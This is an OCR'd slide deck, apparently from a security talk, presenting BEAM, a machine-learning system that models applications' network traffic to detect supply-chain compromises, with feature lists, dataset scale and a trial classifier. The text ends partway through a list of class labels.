
Source: https://www.technologydecisions.com.au/content/security/article/anatomy-of-a-supply-chain-software-attack-440028396

What's out there today




Source: https://www.technologydecisions.com.au/content/security/article/anatomy-of-a-supply-chain-software-attack-440028396

What's out there today




Source: https://www.technologydecisions.com.au/content/security/article/anatomy-of-a-supply-chain-software-attack-440028396

What's out there today




Source: https://www.technologydecisions.com.au/content/security/article/anatomy-of-a-supply-chain-software-attack-440028396

What's out there today




Source: https://www.technologydecisions.com.au/content/security/article/anatomy-of-a-supply-chain-software-attack-440028396

Software Deployed



Box Client
(not browser)

Software Deployed



Finding Malicious Traffic

xqpt5z.dagmawi.io is anomalous (99%)

URL Entropy

URL Randomness

Odds: 5.47x

Application Hosts

Not a known host

Odds: 4.06x

Path Depth

Root path


Odds: 4.06x

Finding Malicious Traffic

Monitoring the whole environment?

Finding Malicious Traffic


Profile applications instead



Introducing…

Behavioral **E**valuation of **A**pplication **M**etrics

- Analyzes network traffic
- Models applications
- Detects compromises



Native Application Models Included

asana

Canva

Spotify®

box

kandji

todoist

OmniFocus

slack from Salesforce

The Research

What data went into BEAM?

Over **2,000** organizations

56 billion
transactions

4.2 million
different devices

7.5 million
different user agents

1.5 million
different applications

Information presented in this talk is based on anonymized usage data collected by the Netskope Security Cloud platform relating to a subset of Netskope customers with prior authorization

Overview of our approach

Identify applications

Build profiles

Identify anomalies

Attribution

Leveraging User Agent Strings

Sec-Ch-Ua:	"Chromium";v="116", "Not)A;Brand";v="24", "Google Chrome";v="116"
Sec-Ch-Ua-Mobile:	?0
Sec-Ch-Ua-Platform:	"Windows"
Sec-Fetch-Dest:	empty
Sec-Fetch-Mode:	cors
Sec-Fetch-Site:	same-origin
User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36

User Agents → Applications

- LLM Summarization
  - Local Llama model 3.2
  - Google Gemini API

- Python user agent libraries

```
• rawUa: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
• string:
• family: Chrome
• major: 134
• minor: 0
• patch: 0
• device: Other 0.0.0
```

→ Chrome 134

Modeling

Feature Selection

- *unusual DNS query patterns* (SUNBURST)
- *anomalous repository access* (3CX)
- *large outbound data transfers* (MOVEit)

What else can we add to this list?

Extracting 185 Features

Examples include:

- Time taken for requests and responses
- Time interval regularity
- Any sequences or notable patterns present
- Typical HTTP methods and status codes
- File types that are being uploaded and downloaded

Extracting 185 Features

Examples include:

- Time taken for requests and responses
- Time interval regularity
- Any sequences or notable patterns present
- Typical HTTP methods and status codes
- File types that are being uploaded and downloaded

Extracting 185 Features

Examples include:

- Time taken for requests and responses
- Time interval regularity
- Any sequences or notable patterns present
- Typical HTTP methods and status codes
- File types that are being uploaded and downloaded

Extracting 185 Features

Examples include:

- Time taken for requests and responses
- Time interval regularity
- Any sequences or notable patterns present
- Typical HTTP methods and status codes
- File types that are being uploaded and downloaded


Extracting 185 Features

Examples include:

- Time taken for requests and responses
- Time interval regularity
- Any sequences or notable patterns present
- Typical HTTP methods and status codes
- File types that are being uploaded and downloaded

Trial run with 20 applications

- 5,000 observations / application
- Malware samples
- K-fold cross validation with a single Random Forest model


True value
Box
Chrome
Cortana
Edge
Last Mile Telemetry
Malware
Microsoft BITS
Microsoft Delivery Optimization
Microsoft Excel
Microsoft Office
Microsoft Outlook
Microsoft Teams
Microsoft Word
OneNote
OneOutlook
Outlook Web Host
Postman
RT HttpStack
Safari
SkyDriveSync
Slack
Box
Chrome
Cortana
Edge
